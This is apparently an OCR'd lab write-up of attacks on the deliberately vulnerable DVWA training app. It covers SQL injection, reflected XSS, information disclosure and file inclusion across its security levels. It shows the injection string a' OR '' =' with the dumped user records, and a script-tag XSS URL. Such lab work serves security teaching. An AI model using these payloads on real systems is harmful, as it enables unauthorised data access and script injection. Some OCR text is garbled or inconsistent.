
More info

http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://www.unixwiz.net/techtips/sql-injection.html

Username: admin
Security Level: low
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7

High Level:



Vulnerability: SQL Injection

User ID:

```
ID: a' OR '' ='
First name: admin
Surname: admin

ID: a' OR '' ='
First name: Gordon
Surname: Brown

ID: a' OR '' ='
First name: Hack
Surname: Me

ID: a' OR '' ='
First name: Pablo
Surname: Picasso

ID: a' OR '' ='
First name: Bob
Surname: Smith
```

More info

http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://www.unixwiz.net/techtips/sql-injection.html

Username: admin
Security Level: low
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7

4. Cross-Site Scripting.

Cross-site scripting (XSS) is a computer security flaw that is commonly found in Web applications.


XSS allows attackers to inject client-side script into Web pages that other users are viewing.

Attackers may exploit a cross-site scripting vulnerability to circumvent access controls such as the same origin policy.

In addition, the attacker can send input (e.g., username, password, session ID, etc.) that an external script can later capture.

The victim's browser has no way of knowing that the script should not be trusted, so it will run it. Because the malicious script believes the script came from a trusted source, it has access to any cookies, session tokens, or other sensitive information stored by the browser and used with that site.


Output for Low,Medium,High are same:



192.168.65.128/dvwa/vulnerabilities/xss_r/?name=<script+>alert%28"Darshan+Achar"%29<%2Fscript>#

192.168.65.128 says

Darshan Achar



Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

<script>alert("Darshan Achar

Hello Darshan Achar

More info

http://ha.ckers.org/xss.html
http://en.wikipedia.org/wiki/Cross-site_scripting
http://www.cgisecurity.com/xss-faq.html


5.Sensitive Information Disclosure.

Sensitive Information Disclosure (also known as Sensitive Data Exposure) occurs when an application fails to adequately protect sensitive information, which may end up being disclosed to parties who should not have access to it.


Application-related information, such as session tokens, file names, and stack traces, can be considered sensitive data, as can confidential information, such as passwords, credit card data, sensitive health data, private communications, intellectual property, metadata, the product's source code, and so on.

Whatever security flaw is causing the information to be exposed, all aspects of all services are potentially jeopardised.

Low Level:



```
HTTP/1.1 200 OK
Date: Wed, 08 Mar 2023 14:05:11 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Pragma: no-cache
Cache-Control: no-cache, must-revalidate
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Set-Cookie: PHPSESSID=d79fb6589e9099e0057d3d09c1784ce5; path=/
Set-Cookie: security=high
Content-Type: text/html;charset=utf-8
Content-Length: 1289
```



DVWA Security

Script Security

Security Level is currently **low**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

low

PHPIDS


PHPIDS v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

You can enable PHPIDS across this site for the duration of your session.


PHPIDS is currently **disabled**. [enable PHPIDS]

[Simulate attack] - [View IDS log]

Medium Level:



```
HTTP/1.1 200 OK
Date: Wed, 08 Mar 2023 14:05:11 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Pragma: no-cache
Cache-Control: no-cache, must-revalidate
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Set-Cookie: PHPSESSID=d79fb6589e9099e0057d3d09c1784ce5; path=/
Set-Cookie: security=high
Content-Type: text/html;charset=utf-8
Content-Length: 1289
```



DVWA Security

Script Security

Security Level is currently **low**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

medium Submit

PHPIDS


PHPIDS v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently **disabled**. [enable PHPIDS]

[Simulate attack] - [View IDS log]

High Level:



DVWA Security

Script Security

Security Level is currently **low**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

high Submit

PHPIDS

PHPIDS v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

You can enable PHPIDS across this site for the duration of your session.


PHPIDS is currently **disabled**. [enable PHPIDS]

[Simulate attack] - [View IDS log]

6.Local File Inclusion.

Local File Inclusion (LFI) can be used by an attacker to trick the web application into exposing or running files on the web server. An LFI attack could result in data disclosure, remote code execution, or even Cross-site Scripting (XSS). LFI typically occurs when an application uses a file path as input. If the application considers this input to be trusted, the include statement may include a local file.

Low Level:



kali-linux-2022.3-vmware-amd64 - VMware Workstation 16 Player (Non-commercial use only)

127.0.0.1[illegible]

Vulnerability: File Inclusion


File 4 (Hidden)

Good job!
This file isn't listed at all on DVWA. If you are reading this, you did something right ;-)

Username: admin
Security Level: low
Locale: en
PHPIDS: disabled
SQLi DB: mysql

Damn Vulnerable Web Application (DVWA) v1.10 *Development*

Medium Level:



Vulnerability: File Inclusion


File 4 (Hidden)

Good job!
This file isn't listed at all on DVWA. If you are reading this, you did something right ;-)

Username: admin
Security Level: medium
Locale: en
PHPIDS: disabled
SQLi DB: mysql

Damn Vulnerable Web Application (DVWA) v1.10 *Development*

High Level:



Vulnerability: File Inclusion

File 4 (Hidden)

Good job!
This file isn't listed at all on DVWA. If you are reading this, you did something right ;-)

Username: admin
Security Level: high
Locale: en
PHPIDS: disabled
SQLi DB: mysql


Damn Vulnerable Web Application (DVWA) v1.10 *Development*

7.Remote File Inclusion.

An attacker can cause the web application to include a remote file by using remote file inclusion (RFI). This is possible for web applications that include external files or scripts dynamically. The potential web security consequences of a successful RFI attack range from sensitive information disclosure to Cross-site Scripting (XSS) and, as a result, full system compromise.

When an application receives a path to a file as input for a web page and does not properly sanitise it, a remote file inclusion attack occurs. This enables the include function to be supplied with an external URL.

Low Level:



Vulnerability: File Inclusion


File 4 (Hidden)

Good job!
This file isn't listed at all on DVWA. If you are reading this, you did something right ;-)

Username: admin
Security Level: low
Locale: en
PHPIDS: disabled
SQLi DB: mysql

Damn Vulnerable Web Application (DVWA) v1.10 *Development*

Medium Level:



Vulnerability: File Inclusion

